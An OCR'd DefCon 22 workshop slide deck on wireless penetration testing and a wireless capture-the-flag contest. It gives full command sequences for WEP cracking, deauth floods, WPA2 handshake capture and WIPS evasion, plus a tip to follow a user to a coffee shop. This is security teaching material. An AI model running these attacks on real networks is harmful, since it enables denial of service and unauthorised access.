DefCon 22


Wireless Penetration Testing

and

How to WCTF


RF Pentesting Platforms

- Internet access
  - SmartPhone with USB tether (wifi/BT could be an issue)
- Laptop (MAC or PC)
  - Multi core processor
  - 8 GB ram or more* (16Gb+ optimal)
  - Hard drive space for all necessary apps and VMs
    - SSD is optimal
- External Radios/antennas
  - Internal radios might not give the flexibility/capability
  - Built in antennas may not give flexibility needed
- Power-Supply
    - Enough outlets to power all of your gear



RF Pentesting Distributions

- Linux
  - Pentoo
  - Kali-Linux
    - (bare metal, VM or overlay)
- Windows
  - (bare metal or VM)
- OS X with Fusion
  - Other Hosts with VM



RF Pentesting Radios

Ubertooth One

TP-Link TL-WN722N

RTL-SDR

Alfa Radios

EnGenius EUB 1200AC

Rokland N3


Rosewill N600 UBE

AirPcapNx

HackRF One


SR-71

WiSpy DBX



Antennas

- Omnidirectional
  - 2, 5, 7, 9 dBi
- Directional
  - Panel
  - Yagi
  - Cantena



RF Pentesting Tools

PGP/GPG
aircrack-ng
airodump-ng
airdrop-ng
kismet-ng
wireshark
tcpdump
nmap

msf
mdk3
reaver
pyrit
hashcat
wifite
fern-wifi-cracker
Smartnet-scanner

gqrx
multimon-ng
gnuradio
osmocom

Testing Your Gear

- Have a repeatable process for validating antennas/setup
  - Hand testing on a fixed known AP
    - jitter.sh (ask we can give it to you
  - Automated testing Kismet (*shootout.rb*)
- Know how different cards, antennas, and combinations work with each platform

Never be surprised by your equipment

Cracking WEP

Lets do it!

Injecting packets

- Most drivers that are capable of monitor mode are capable of some sort of packet injection. Injecting packets involves crafting an 802.11 packet and writing it to a monitor mode interface, which then broadcasts it.
- Unfortunately, Wi-Fi cards are predominantly designed to transmit data frames while associated to a network. While connected to a network, data gets an active acknowledgement from the receiver.
- When transmitting raw packets, there is no such acknowledgement, and sometimes the Wi-Fi card might not even transmit the packet.

Testing packet injection

- Make a monitor mode interface if one isn't there already:

```
airmon-zc start wlan1
```

What is airmon-zc? Good question!

- Find a nearby access point. You can do this using Kismet, or using the simple network display
- tool from Aircrack:

```
airodump-ng wlan1mon
```

- Now quit airodump (control-c) and set the channel to match a network:

```
iw dev wlan1mon set channel 1
```

- Or, use the airmon-zc tool to change the channel:

```
airmon-zc start wlan1 1
```

Now to inject

- aireplay-ng --test -e VICTIM_SSID -a VICTIM_BSSID wlan1mon
  - '--test' tells aireplay-ng to test injection.
  - '-e' specifies the SSID. This should be the advertised name of the network you're testing against. It is case sensitive!
  - '-a' specifies the BSSID, or MAC address, of the network you're testing against. It is *not* case sensitive.
  - 'wlan1mon' is, of course, the monitor mode interface we created.

Cracking WEP

- Terminal 1:
- start logging:

  ```
  airodump-ng --channel 1 --w /tmp wlan1mon
  ```

  - This sets the channel to 1, and writes the Aircrack data to files in /tmp.

Cracking WEP

- Terminal 2:
- aireplay-ng --fakeauth 5 -e VICTIM_SSID wlan1mon
- This performs a fake association every 5 seconds, to a network named VICTIM_SSID (which is case sensitive!), injecting via the wlan1mon interface.

Cracking WEP

- Terminal 3:
  - Looking to find an ARP packet
- start aireplay-ng looking for ARP packets:

  -
    ```
    aireplay-ng --arpreplay -e VICTIM_SSID wlan1mon
    ```

  - This tells aireplay to look for ARP packets, from the SSID VICTIM_SSID.

Cracking WEP

- At this point, you may naturally get an ARP packet of a client joining the network. If not, you can help things along.
- To force an ARP, we need to find a victim station on the target network. Looking at the output of airodump, we need to find a client whose BSSID matches the network we want to attack.
- To force a client to reconnect, we basically cause a denial of service. Wi-Fi management frames have no protection, so nothing prevents us from spoofing the access point and telling the client to disconnect.

Cracking WEP

- Terminal 4:
- aireplay-ng --deauth 15 -a MAC_OF_AP -c MAC_OF_CLIENT wlan1mon
- This sends 15 sets of 64 deauth packets, spoofing the address of the access point (the BSSID the client is connected to), targeting the client.
- Make sure to pick a client which is connected to the network,
  - don’t pick yourself!
- At this point, there should be a flood of traffic in the terminal running aireplay-ng --arpreplay, and the terminal running airodump-ng should show a large number of packets.

Cracking WEP

- Terminal 5:
- aircrack-ng /tmp/aircrack-01.cap
- If multiple SSIDs are present in the capture, select the target SSID from the list. After a short time, it should have found a solution.

WEP Cracking Summary

- airodump-ng to log to a cap file
- aireplay-ng --fakeauth to join the victim network
- aireplay-ng --arpreplay to capture and inject ARP frames
- aireplay-ng --deauth to force devices to re-auth and send ARPs
- aircrack-ng /tmp/aircrack-01.cap

WEP Cracking Easier

- There are many tools which are scripted to simplify this process. Now that you know the actual steps involved, explore tools which simplify it, such as ‘wifite’

RF Pentesting Tactics

- Figure out the clues, and think hard. The clues are always obscure and never direct, but will lead you to the answer.
- Make sure you have practiced with all setups in advance.
- Have a process or sequential processes to get through each challenge and follow that process!
- Take really good notes, either on paper or in a text file.
  - I promise it will help.
- Do your recon!!!

Cracking WPA2

Here we go!

Tactic kicking and grabbing

This is a tactic that we use very successfully, which in real life means about 50% of the time… Wireless is hard! ☺

Get the Big Picture

- radio #1
- get the big picture
- airmon-zc start wlanx
- This gives the target network and clients associated airodump-ng wlanx
- Once you have identified the target hone in on target
- airodump-ng wlanx -w <name of file date_channel_BSSID> —channel <channel of target> —output-format pcap —manufacturer —bssid <BSSID Addr> —band <band of target>

Deauth #1

- radio #2
- this will show many other client probes and flush out any additional systems
- airodump-ng wlanx -w pcap1.csv
- airdrop-ng -i wlan5 -t test-01.csv -r rules (test-01.csv was captured in an earlier session)
- Then Deauth
- airdrop-ng -i wlanxmon –t pcap1.csv -r rules (rules file needs to be created)

Deauth #2

- radio #3 make sure you own the air

```
aireplay--ng --fakeauth -5 --e <VICTIM_SSID> -i wlanxmon
```

OR

Better yet!

```
mdk3 wlanx  d –s 5 –c 1,6,11 –w <file name of MAC addresses> (you must create this)
```

Pulling the handshake

- Open pcap in wireshark and filter using EAPOL, some tools will give them to you as well

Cracking WPA2 with Aircrack

- Once this is complete you should have a handshake in the top of the airodump-ng screen
  - Verify the handshake using wireshark and the EAPOL filter, look for 1 of 4, 2 of4, 3 of 4, and 4 of 4, you need all 4.
- Use the resulting PCAP file
- cracking wpa2 with aircrack-ng
- aircrack-ng -w wordlist1 -b <BSSID> <filename.ivs>????

Rinse, Lather, Repeat

- This will work 90% of the time, there are things that need to be done when there at WIPS and WIDS

When you encounter WIPS

- Scan PCAP for the typical mac addresses of WIPS
- Send auth packets to the AP, mdk3 works well for this as well
- Attempt to own the airspace, with clean well built attacks no amps and good antennas, this will take some practice

```
mdk3 wlanx a –a or
mdk3 wlanx w –e <SSID  of target net> -z
```

OR

- Wait till the user leaves and follow them to a coffee shop

Recon is so important!

Karma

WiFi Pineapple

Custom Stuff

Other helpful tools

- Wifitie
- Fern-wifi-cracker

WCTF!

Yet another chance for hands on

DefCon 22 WCTF

A Tribute to …

and

How to WCTF

WCTF Rules

- You must register with the scoring server (instructions to follow)
- All “Game” BSSID’s are in the context of AirHeadsWCTF#
- Keys will only be scored once per team.
- We log everything and obvious attempts will result in ***subjective*** penalties
  - We are much meaner than you :-p
- Anything that needs to be cracked will be that challenge’s key
  - If the AP is OPEN once connected, scan for interesting ports (80)
    - nmap –p 80 x.x.x.0/24

offense and defense are always in play!

WCTF Scoring

- In order to score, you must have
  - A working copy of GPG or PGP depending on your operating system
  - A valid Public/Private key pair to be used for signing your submissions
  - Access to email/internet (internet is provided AirHeadsWCTF01)
- WCTF Scoring Instructions and PGP Public Key are at:

  http://PGP.wctf.us
- The flag.sh shell script has been provided to aid in uploading keys
- You will find that it makes it easier/faster to submit your scores

Setting up GPG/PGP

- Verify that you have PGP or GPG installed
  - Type gpg <return> and see if it is installed if not:
    - emerge gpg (Gentoo)
    - apt-get install gpg (Kali, Ubuntu, Debian, etc.)
    - Download and install GPG Keychain Access (OSX)

Setting up GPG/PGP keys

- From the terminal type Gpg –gen-key <return>
  - Select type (use default for WCTF)
  - Select keysize (use 1024 for WCTF)
  - Let the key expire a day after the WCTF is over
  - Type your "WCTF" name
  - Enter a valid email address that you are going to use to submit the flags for the WCTF
  - Enter a passphrase that you will remember
  - Then let the computer work for a few minutes creating entropy (wifi scanning speeds this process)

Register Your Team

http://wctf.us/register.php

Importing WCTF PGP Key

- gpg –import <paste the WCTF pub key> <return>
  - Copy/paste the entire key _only from
    - http://www.wctf.us/scoring.html

To Submit a Flag

- Copy the flag from it's location.
  - It will be either the wireless encryption key
  - A string of random characters found on the target network
  - On a web server on the target network
    - (nmap can be your friend nmap –p x.x.x.0/24
  - Copy the entire string with no breaks or spaces
  - If the key is hex convert to ASCII
- Take the output of key.sh
  - ./flag.sh <flag>
- Copy and paste resulting output of the flag.sh file and email (without encryption) to: **ctf@wtcf.us(clear**

WCTF Tactics

- Figure out the clues, and think hard.   The clues are always obscure and never direct, but will lead you to the answer
- Make sure you have practiced with all setups in advance
- Have a process or sequential processes to get through each challenge and follow that process!
- Take really good notes, either on paper or in a text file, I promise it will help
- Learn about the person running the WCTF. This too will give a lot away.

welcome to the challenges!

This will be edited on Aug 7th

Words, Context, Formatting, and Capitalization are all part of the clues

Thanks to the WCTF Team

Anch

Marauder

Terrible

DaKahuna

TheX1le

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Russ

Dragorn

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